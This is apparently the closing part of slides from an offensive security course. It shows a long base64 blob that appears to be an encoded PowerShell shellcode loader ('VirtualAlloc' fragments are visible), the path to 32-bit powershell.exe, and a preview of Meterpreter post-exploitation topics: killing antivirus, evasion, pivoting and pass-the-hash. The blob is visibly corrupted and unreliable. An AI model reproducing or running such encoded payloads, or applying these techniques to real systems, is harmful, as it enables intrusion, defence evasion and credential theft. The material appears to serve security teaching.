NQAzAcwAMAB4ADYAYQAsADAAeAawADA1LAwAHgANQzAcwAMAB4ADUwNGwAsADAAeAA1DcAlAAwAHgAngA4AcwAMAB4ADAAQAs  
ADAAeAbkAdkLAwAHgAYwA4AcwAMAB4ADUZgAsDAAAeAbmAGYALAAwAHgAZAA1AcwAMAB4ADAAMQAsADAAeAbjADMALAAwAHgA  
Mg5AcwAMAB4AGMNGAsDAAAeAA4ADUalaAwAHgAzgB2AcwAMAB4AdCAnQAsDAAAeAbiAGMALAbAHgAngBwAcwAMAB4ADQZBhAdabi  
Af8AxQbdAcQAcwBjAcAPQAgACqAcwBjADYyANA7ACQAcwBpHoA2ZQbAgAd0IAAwAHgAMwAcwADAAmAA7AgkAgkAgjAgkAgAbZAGM  
LgBmAGUAbgBnAHQAgAAAgC0AwB0ACAAMAB4ADAEAMwAcwADAAkQAgAbHJAAbzAgkEagBIACAPQAgACQAcwBjAc4ATABiAG4ZwB0  
AGgAfQ7ACQAgAAQAcwBjAg4ArB1AG4AYwA6D0AdwVgBpAHIAAdAB1AGEAbABBAGwAbBvAGMAMKAwAcwAMAB4ADEAMAAwADAA  
LAkAHMAsQb6AGUAlAawAHgAAAwAcwAk0AwBmAG8AcgAgCgjAgBpD0AMA7ACQAcgQAcgAc0AbABIAACAAkAkHMAyWwAeAwAZQb  
AgCAdBa0C0AMQApAdSjAbpAcCsKwpAcAewkAhcAAQbUAyEAdBpQbAGMAG0A6GADZQbAHMZAQb0AcgAVwBjAG4AdABQAHQA  
cgBdAgCjAB4AC4AVBwAbvAbgB0ADMAMgAcKwAkGkAKQAsACAAbzAgwAgMAwvAgkAgXQAsACAAMQApAh0OwAkAhcAAQbU  
AEYAdQBuAGMAG0A6AEAMAcgBiAGEAdBIAFQAAByAGUAYQbKAcgAMAsADAA1AkkAhgALAAwAcwAMAAAsADAAQK7AGYBwByACAA  
KAA7AdskQAgAhSAIBATHAQyQByAHQALQbzAGwAZQbIAHAIAA2ADAIA9AdS

Path:  
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

# Next time

- Post Exploitation & Meterpreter
  - killing antivirus
  - evasion
  - pivoting
  - passing the hash
  - and more



# Questions?

